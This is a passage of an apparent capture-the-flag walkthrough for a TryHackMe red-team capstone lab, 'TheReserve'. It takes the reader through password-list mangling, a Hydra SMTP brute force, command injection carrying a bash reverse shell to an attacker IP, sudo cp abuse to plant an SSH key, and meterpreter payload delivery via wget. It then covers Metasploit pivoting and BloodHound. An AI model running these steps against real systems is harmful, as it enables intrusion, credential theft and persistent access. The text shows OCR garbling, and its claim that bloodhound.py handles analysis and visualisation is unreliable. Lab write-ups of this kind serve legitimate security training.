root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources# cat password_policy.txt
The password policy for TheReserve is the following:

* At least 8 characters long
* At least 1 number
* At least 1 special character
root@ip-10-10-119-0:~/Rooms/CapstoneChallenge/Capstone_Challenge_Resources# 

```

To generate a password list defined according to certain rules, we use John The Ripper and the john.conf file provided by him.

In this file we write the rule we created and generate with John The Ripper and the password_base_list.txt file (which you should have downloaded at the beginning or got from the attack box), a special list of passwords which we can then use to brute force passwords.

The rule we create looks like this:

```
Az"[0-9]" ${!@#$%^}
```

Az first comes a word that consists of one or more upper or lower case letters (these words come from the password_base_list.txt file)

"[0-9]" then a number from 0-9 is inserted randomly

`\${!@#\$%^}` a random one of the given characters is appended to the end
(this means the \$dollar sign)

Above this rule in the john.conf file they write the following:

```
[List.Rules:RedTeam-Capstone]
```

This command defines the name of the created rule. You will see where we use this in a moment.

If you want to learn more about John The Ripper and creating rules and password lists, this TryHackMe space is for you:

<https://tryhackme.com/room/johntheripper0>

Now we create our password list with this command:

```
john --wordlist=password_base_list.txt --rules=RedTeam-Capstone --stdout >  
specialPasswordList.txt
```

--wordlist defines the word list

--rules defines the rule

--stdout forwards the generated passwords to standard output instead of saving them to a file
> specialPasswordList.txt stores the generated passwords

```
tnereservev^
Reserve9^
reserve9^
CorpTheReserve9^
corpthereserve9^
Password9^
password9^
TheReserveBank9^
thereservebank9^
ReserveBank9^
reservebank9^
720p 0:00:00:00 100.00% (2023-05-22 15:28) 12000p/s reservebank9^
root@ip-10-10-194-82:~/Capstone_Challenge_Resources# john --wordlist=password_base_list.txt --rules=RedTeam-Capstone > mangled-passwords.txt
Password files required, but none specified
root@ip-10-10-194-82:~/Capstone_Challenge_Resources# john --wordlist=password_base_list.txt --rules=RedTeam-Capstone --stdout > mangled-passwords.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
720p 0:00:00:00 100.00% (2023-05-22 15:29) 12000p/s reservebank9^
root@ip-10-10-194-82:~/Capstone_Challenge_Resources#
```

File Edit View Search Tools Documents Help

Open Save Undo Cut Copy Paste Find Replace

corpUsername.ovpn x password_policy.txt x mangled-passwords.txt x

```
1 TheReserve0!
2 thereserve0!
3 Reserve0!
4 reserve0!
5 CorpTheReserve0!
6 corpthereserve0!
7 Password0!
8 password0!
9 TheReserveBank0!
10 thereservebank0!
11 ReserveBank0!
12 reservebank0!
13 TheReserve0@
14 thereserve0@
15 Reserve0@
16 reserve0@
17 CorpTheReserve0@
18 corpthereserve0@
19 Password0@
20 password0@
21 TheReserveBank0@
22 thereservebank0@
23 ReserveBank0@
```

Now the big moment has come, the moment you will use hydra to brute force passwords from smtp (port 25).

Hydra is a password cracking tool for automated attacks on login systems.

You can find out more about hydra in this TryHackMe room:
<https://tryhackme.com/room/hydra>

If you want to learn more about password attacks in general, I could recommend this TryHackMe room:
<https://tryhackme.com/room/passwordattacks>

We use hydra here as follows:

```
hydra -L <found usernames> -P specialPasswordList.txt smtp://<IP of the mailserver>
```


Do you notice something?

That's right, we don't have any usernames :D

To find them go to your browser and go to
<http://<IP of WebPage>/october/themes/demo/assets/images/>.


If you want to do this by yourself, I'll explain now how I got on this url.

You can get there by going to "Meet The Team" on the home page:



Right-click the mouse on the first image and click on "Open Image in New Tab".

Then it should look something like this:



You then delete the name of the image from the URL and get to a page that looks like this:

Name	Last modified	Size	Description
Parent Directory		-	
antony.ross.jpeg	2023-02-18 20:17	445K	
ashley.chan.jpeg	2023-02-18 20:17	429K	
brenda.henderson.jpeg	2023-02-18 20:17	462K	
charlene.thomas.jpeg	2023-02-18 20:17	472K	
christopher.smith.jpeg	2023-02-18 20:17	435K	
emily.harvey.jpeg	2023-02-18 20:17	446K	
keith.allen.jpeg	2023-02-18 20:17	406K	
laura.wood.jpeg	2023-02-18 20:17	560K	
leslie.morley.jpeg	2023-02-18 20:17	462K	
lynda.gordon.jpeg	2023-02-18 20:17	510K	
martin.savage.jpeg	2023-02-18 20:18	435K	
mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
october.png	2023-02-18 19:25	34K	
october.png	2023-02-18 19:25	34K	

As you can see, it has the images, of all the staff, named after their names, which is why you can write their names like this in a file, which we then use with hydra:

```
hydra -L <found usernames> -P specialPasswordList.txt smtp://<IP of the mailserver>
```

This command should give you the passwords of two users:

laura.wood and **mohammad.ahmed**

With one of these users, they can log in to the VPN website and get access to the VPN certificate creator.


Getting a reverse shell

If you play around a bit with creating the .ovpn files, you will notice that a file is created with each name.

We can take advantage of this by using BurpSuite to get a reverse shell.

However, to fully understand BurpSuite, you should do the full BurpSuite rooms on TryHackMe, as I won't go into detail here now

When creating the certificate, we interrupt the process with BurpSuite and send that to the repeater, which looks like this:



```

Request
Pretty Raw Hex
1 GET /requestvpn.php?filename=test123 && sleep 10 HTTP/1.1
2 Host: 10.200.113.12
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.200.113.12/vpncontrol.php
9 Cookie: PHPSESSID=0i24oelj52asm7geknie2q4hol
10 Upgrade-Insecure-Requests: 1
11
12

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Date: Tue, 23 May 2023 14:13:46 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 335
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10 <head>
11   <title>
12     400 Bad Request
13   </title>
14 </head>
15 <body>
16   <h1>
17     Bad Request
18   </h1>
19 </body>
20 </html>

```

Now we replace the name behind "filename" with the following command:

```
test && /bin/bash -i >& /dev/tcp/10.50.110.74/443 0>&1
```

This command broken down:

test you should have generated a certificate called "test" before you interrupted the application with BurpSuite and run this complete command
 && makes sure that the following shell code is executed and not only a certificate named test is generated
 /bin/bash -i >& /dev/tcp/<IP address of your attack box or machine>/4444 0>&1 this is the shell code that leads to a reverse shell (more on shells: <https://tryhackme.com/room/introtoshells>)

IMPORTANT:

The upper command must be URL encoded. You do this by selecting the complete written command in the BurpSuite repeater and pressing CTRL + U (or CTRL + U).

url encoded



```

Send Cancel < >
Request Response
Pretty Raw Hex
1 GET /requestvpn.php?filename=test123+%26%26+sleep+10 HTTP/1.1
2 Host: 10.200.113.12
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.200.113.12/vpncontrol.php
9 Cookie: PHPSESSID=0i240clj52asm7geknie2q4hol
10 Upgrade-Insecure-Requests: 1
11
12

```

With the right command, this could be look something like that (**use as the IP your Capstone Attacker IP and not the Attack Box IP like in the example below**):

```

Request Response
Pretty Raw Hex
1 GET /requestvpn.php?filename=
2 test+%26%26+/bin/bash+-i+>%26+/dev/tcp/10.10.229.247/443+0>%261 HTTP/1.1
3 Host: 10.200.113.12
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Referer: http://10.200.113.12/vpncontrol.php
10 Cookie: PHPSESSID=0i240clj52asm7geknie2q4hol
11 Upgrade-Insecure-Requests: 1

```

To get the shell it is best to run netcat with the command:

```
nc -lvpn 4444
```

What a shell is, what this command does exactly, you can find out in the TryHackMe room I linked above.

WOW You now have a reverse shell on the VPN server:

```
root@ip-10-10-229-247:~#
root@ip-10-10-229-247:~# nc -nvlp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.200.113.12 36642 received!
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-113-12:/var/www/html$ ls
```

Privilege Escalation

Once you have the reverse shell, type the following command into the console:

```
sudo -l
```

With this command you can see the commands you can execute as root user. You will see the following:

```
# 
www-data@ip-10-200-113-12:/home/ubuntu$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-200-113-12:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-113-12:
  (root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
```

Perfect we can run sudo /bin/cp which is a known privilege escalation path:
<https://gtfobins.github.io/gtfobins/cp/>

Exploiting /bin/cp

I'm going to kill two flies with one slap here (sorry for the weird German saying)

First, we create rsa certificates that we can use to gain persistence (we can access the machine this way again and again without having to create a reverse shell with BurpSuitze again and again).

We do it like this:

```
ssh-keygen -t rsa
```

Just keep pressing ENTER until you are no longer prompted to type anything.

```
root@ip-10-10-229-247:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:J4pfu+iDQMX5z5GBXt+DontyjDm5Q3W8mbbFnjw/7ck root@ip-10-10-229-247
The key's randomart image is:
+---[RSA 2048]---+
|   . . .
|   + . o
|   . o . = o
|   .   o = = o
|   .     =S+.= .
|   . .o..oo= o
|   ..o.*... = o
|   ..Xo+... E o.
|   .=0o.    =+
+---[SHA256]---+
```

Now copy the contents of id_rsa.pub (this file is located with other important ones in the .ssh folder).

Now comes a command that is very overwhelming at first, but I will explain it:

```
echo "<id_rsa.pub value>" | sudo /bin/cp /dev/stdin /home/ubuntu/.ssh/authorised_keys
```

Explanation:

- echo "<id_rsa.pub value>": this part of the command prints the contents of the file "id_rsa.pub". This is usually the public half of an SSH key pair used to authenticate SSH connections. The exact content of the key is inserted at this point.
- |: The pipe symbol is used to pass the output of the previous command to the next command.
- sudo /bin/cp /dev/stdin /home/ubuntu/.ssh/authorised_keys: This part of the command uses sudo to get superuser permissions. It copies the contents from the standard input (/dev/stdin) to the file /home/ubuntu/.ssh/authorised_keys. This uses standard input as the input source for the cp command to copy the contents of the public key file to the user's authorised keys /home/ubuntu/.ssh/authorised_keys.



```
id_rsa.pub
P

www-data@lp-10-200-113-12:/home/ubuntu$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDy7nc5RP578ufA4isV5yg5lUcnTVfbHImuzV5DKjJgcnj6Gy3pYNaKdab/Tt8vGTu5+HApHqs9bMhCHDUH9TjGFpaLsn4vOpdnBSQphfsFsiqUTcpdSuM25aJcv9SwkNvCMc4hfZ5xHL/RKrInoTM1p4ZSW2ZmNLro/95czshoN9ecRoUyqAn33fb2p7xvEnqnbvMp8197+wB2wZ03Kbh438X//2ISGuUhylPL5tRMIP0P4/bLevnT8m6NY6c6qFgawVrBpc0rEBLuQdLE3K/702a+0d18XLQwE54KL6ufIpohOg3wIpa82/ZL20rscrgm0cUBM59nrBZ root@lp-10-10-229-247" | sudo /bin/cp /dev/stdin "$FILE"
www-data@lp-10-200-113-12:/home/ubuntu$
```

IMPORTANT

The id_rsa file (in the .ssh folder) should be given lower permissions with the command, otherwise ssh will not accept it as a private key:

```
chmod 600 id_rsa
```

This allows us to use the command to log in as ubuntu via ssh, which has increased our privileges:

```
ssh -i id_rsa ubuntu@<IP of Webmail>
```

```
root@ip-10-10-229-247:~/.ssh# chmod 600 id_rsa
root@ip-10-10-229-247:~/.ssh# ssh -i id_rsa ubuntu@10.200.113.12
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue May 23 17:03:10 UTC 2023

System load:  0.0          Processes:      151
Usage of /:   54.4% of 7.68GB  Users logged in:   2
Memory usage: 40%           IP address for ens5: 10.200.113.12
Swap usage:   0%            IP address for tun0: 12.100.1.1

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue May 23 16:50:10 2023 from 10.50.110.88
ubuntu@ip-10-200-113-12:~$
```

Pivoting

When pivoting to the inner network, I will work a lot with pictures as it is easier to understand that way.

However, I encourage you to do your own research on pivoting (and the commands that you will see in the following images), as this is a very big and important topic in Red Teaming.

```
root@ip-10-10-119-0:~# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=10.50.99.173 LPORT=8080 -f elf > reverse-8080.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes
root@ip-10-10-119-0:~#
```

```
Payload size: 1068640 bytes
Final size of elf file: 1068640 bytes
root@ip-10-10-119-0:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
root@ip-10-200-103-12:/tmp# wget http://10.50.99.173:8000/reverse-8080.elf
--2023-05-30 14:22:29-- http://10.50.99.173:8000/reverse-8080.elf
Connecting to 10.50.99.173:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1068640 (1.0M) [application/octet-stream]
Saving to: 'reverse-8080.elf'

reverse-8080.elf                                              [=====] 1.02M  ---KB/s  in 0.09s
2023-05-30 14:22:29 (11.9 MB/s) - 'reverse-8080.elf' saved [1068640/1068640]
root@ip-10-200-103-12:/tmp#
```

```
Payload size: 1068640 bytes
root@ip-10-10-119-0:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.103.12 - - [30/May/2023 15:22:29] "GET /reverse-8080.elf HTTP/1.1" 200 -
```

```

root@ip-10-10-119-0:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.

+-----+
| METASPLOIT by Rapid7 |
+-----+
|==C(_____(o_____(_)()
|      )=\ \
|      // \ \
|      RECON \ \
|      // \ \
|      o  o   o  o
|      o
|      ^^^^^^PAYLOAD^l___,
|      | ""\__|_|_|
|      | (@)""**|(@)(@)**|(@)
|      = = = = = = = = = =
|      \\\//\\//\\/
|      )=====(
|      . ' . LOOT . '
|      / \ \ \ \ \ \ \ \
|      (----)----(----)
|      '-----'
+-----+
= [ metasploit v6.3.5-dev- ]
+ - - -=[ 2294 exploits - 1201 auxiliary - 410 post ]
```

```

msf6 > search multi/handler
Matching Modules
=====
# Name                                     Disclosure Date Rank    Check  Description
--- ...
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No    APT Package Manager Persistence
1 exploit/android/local/janus                2017-07-31 manual Yes   Android Janus APK Signature bypass
2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal  Yes   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3 exploit/linux/local/bash_profile_persistence 1989-06-08 normal  No    Bash Profile Persistence
4 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes  Desktop Linux Password Stealer and Privilege Escalation
5 exploit/multi/handler                      manual No    Generic Payload Handler
6 exploit/windows/nssql/mssql_linkcrawler     2000-01-01 great  No    Microsoft SQL Server Database Link Crawling Command Execution
7 exploit/windows/browser/persistx_upload_traversal 2009-09-29 excellent No    Persists XUpload ActiveX MakeHttpRequest Directory Traversal
8 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No    Yum Package Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Your Attacker IP

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.50.99.173
LHOST => 10.50.99.173
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) >
```

```
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.173:8080
```

```
root@ip-10-200-103-12:/tmp# chmod +x reverse-8080.elf
root@ip-10-200-103-12:/tmp# ls
client-common.txt  systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-apache2.service-VSxspb
reverse-8080.elf    systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-openvpn@server.service-hVcdRF
server.conf        systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-systemd-resolved.service-tXS1Ni
snap-private-tmp   systemd-private-7ac3a4e717dd4378804b9ad48f4adaee-systemd-timesyncd.service-3ZX0g9
root@ip-10-200-103-12:/tmp# ./reverse-8080.elf
```

```
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.50.99.173:8080
[*] Meterpreter session 1 opened (10.50.99.173:8080 -> 10.200.103.12:58298) at 2023-05-30 15:26:13 +0100
meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type          Information                                         Connection
--  --   --
1   meterpreter x64/linux  root @ ip-10-200-103-12.eu-west-1.compute.internal  10.50.99.173:8080 -> 10.200.103.12:58298 (10.200.103.12)
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 0.0.0.0
  ↵ vhost => 0.0.0.0
  ↵ f6 auxiliary(server/socks_proxy) > set srvport 9050
  ↵ vport => 9050
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
jobs

Jobs
=====

```

Id	Name	Payload	Payload opts
--	---	-----	-----
0	Auxiliary: server/socks_proxy		

```
msf6 auxiliary(server/socks_proxy) > 
```

```
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > set subnet 10.200.103.0
subnet => 10.200.103.0
msf6 post(multi/manage/autoroute) > 
```

your Network
IP

```
subnet => 10.200.103.0
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against ip-10-200-103-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.103.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 12.100.1.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > run autoroute -p

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[*] Running module against ip-10-200-103-12.eu-west-1.compute.internal
[*] Searching for subnets to autoroute.
[*] Did not find any new subnets to add.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > 
```

```
root@ip-10-10-119-0:~# locate proxychains
/etc/proxychains.conf
/usr/bin/proxychains
/usr/lib/proxychains3
/usr/lib/proxychains3/proxyresolv
/usr/lib/x86_64-linux-gnu/libproxychains.so.3
/usr/lib/x86_64-linux-gnu/libproxychains.so.3.0.0
/usr/share/doc/libproxychains3
/usr/share/doc/proxychains
/usr/share/doc/libproxychains3/changelog.Debian.gz
/usr/share/doc/libproxychains3/copyright
/usr/share/doc/proxychains/AUTHORS
/usr/share/doc/proxychains/README
/usr/share/doc/proxychains/README.Debian
/usr/share/doc/proxychains/TODO
/usr/share/doc/proxychains/changelog.Debian.gz
/usr/share/doc/proxychains/copyright
/usr/share/man/man1/proxychains.1.gz
/var/lib/dpkg/info/libproxychains3:amd64.list
/var/lib/dpkg/info/libproxychains3:amd64.md5sums
/var/lib/dpkg/info/libproxychains3:amd64.shlibs
/var/lib/dpkg/info/libproxychains3:amd64.symbols
/var/lib/dpkg/info/libproxychains3:amd64.triggers
/var/lib/dpkg/info/proxychains.conffiles
/var/lib/dpkg/info/proxychains.list
/var/lib/dpkg/info/proxychains.md5sums
root@ip-10-10-119-0:~# nano /etc/proxychains.conf
```

```
GNU nano 2.9.3                                     /etc/proxychains.conf
```

```
# ProxyList format
#       type host port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#       Examples:
#
# [REDACTED] socks5 192.168.67.78 1080    lamer   secret
# [REDACTED] http   192.168.89.3  8080    justu   hidden
# [REDACTED] socks4 192.168.1.49  1080
# [REDACTED] http   192.168.39.93 8080
#
#       proxy types: http, socks4, socks5
#       ( auth types supported: "basic" "http" "user/pass" "socks" )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 [REDACTED] 127.0.0.1 9050
```

We can now scan machines that are inside the network:

→ test Port

```
root@ip-10-10-119-0:~# proxychains nmap -p 445 10.200.103.31 -Pn -v
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-30 15:33 BST
Initiating Parallel DNS resolution of 1 host. at 15:33
Completed Parallel DNS resolution of 1 host. at 15:33, 0.00s elapsed
Initiating SYN Stealth Scan at 15:33
Scanning ip-10-200-103-31.eu-west-1.compute.internal (10.200.103.31) [1 port]
Completed SYN Stealth Scan at 15:33, 2.05s elapsed (1 total ports)
Nmap scan report for ip-10-200-103-31.eu-west-1.compute.internal (10.200.103.31)
Host is up.

PORT      STATE      SERVICE
445/tcp  filtered  microsoft-ds
```

```
read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
    Raw packets sent: 2 (88B) | Rcvd: 0 (0B)
root@ip-10-10-119-0:~#
```

Use Bloodhound to get vulnerable accounts

In advance I would like to apologize for the very poor quality of these pictures.
I will try to describe them as well as I can.

First come all the sources from where you can get the different tools that are needed and then I will explain what each tool does and how they are related.

Neo4j:

Should have been pre-installed by default on the Attack Box and Kali Linux machines.

What is neo4j?

Neo4j is a powerful and flexible open source graph database management system. It enables the storage, retrieval and analysis of data in the form of graphs. A graph consists of nodes, which represent entities, and edges, which represent relationships between nodes. Neo4j provides a scalable and efficient way to model and query complex relationships between data points.

By using Neo4j, complex data structures and relationships can be easily represented and explored. This is particularly useful for use cases such as social networks, recommender systems, knowledge graphs, fraud detection, network analysis and more.

bloodhound.py:

This can be downloaded using the following command:

```
git clone https://github.com/fox-it/BloodHound.py.git
```

What does bloodhound.py do?

BloodHound.py is a Python script designed for information gathering and analysis in Active Directory environments. Its main purpose is to analyse permissions, access rights and relationships between users, groups and computers in an Active Directory network.

BloodHound.py uses the BloodHound methodology to gather information about Active Directory. It can extract information about users, groups, computers, permissions, group memberships, Active Directory trusts and other relevant data. This information is then stored in a graph-based database and can be analysed using visualisations and queries.

By analysing Active Directory relationships and privileges, BloodHound.py can identify potential vulnerabilities, privileged accounts, attack paths and privilege escalation opportunities.

BloodHound:

The different versions can be downloaded at this link:
<https://github.com/BloodHoundAD/BloodHound/releases>

What is Bloodhound?

BloodHound is a comprehensive toolkit for Active Directory network security analysis. It consists of several components, including the BloodHound collector script, which collects data from Active Directory, the BloodHound Python script (BloodHound.py), which is responsible for data analysis and visualisation, and the BloodHound GUI, a graphical user interface for interacting with the analysed data.

How are Bloodhound, bloodhound.py and neo4j related? (and summarising the above again)

BloodHound, bloodhound.py and Neo4j are closely related components that work together to support Active Directory network security analysis.

BloodHound is the comprehensive Active Directory security analysis toolkit that contains various functions and components. It enables the collection of information about users, groups, computers, permissions and relationships in Active Directory.

bloodhound.py is a Python script within the BloodHound toolkit specifically designed for data analysis and visualisation. It extracts data from the Active Directory, analyses this data and creates a graph-based dataset containing information about relationships, permissions and attack paths. bloodhound.py uses the BloodHound methodology and uses graph databases such as Neo4j to store and query the analysed data.

Neo4j is a powerful and flexible graph database used in BloodHound to store, manage and query the analysed data. Neo4j allows complex relationships between users, groups, computers and other entities in Active Directory to be modelled and queried efficiently. The visualisations and queries used in BloodHound are based on the integration with Neo4j.

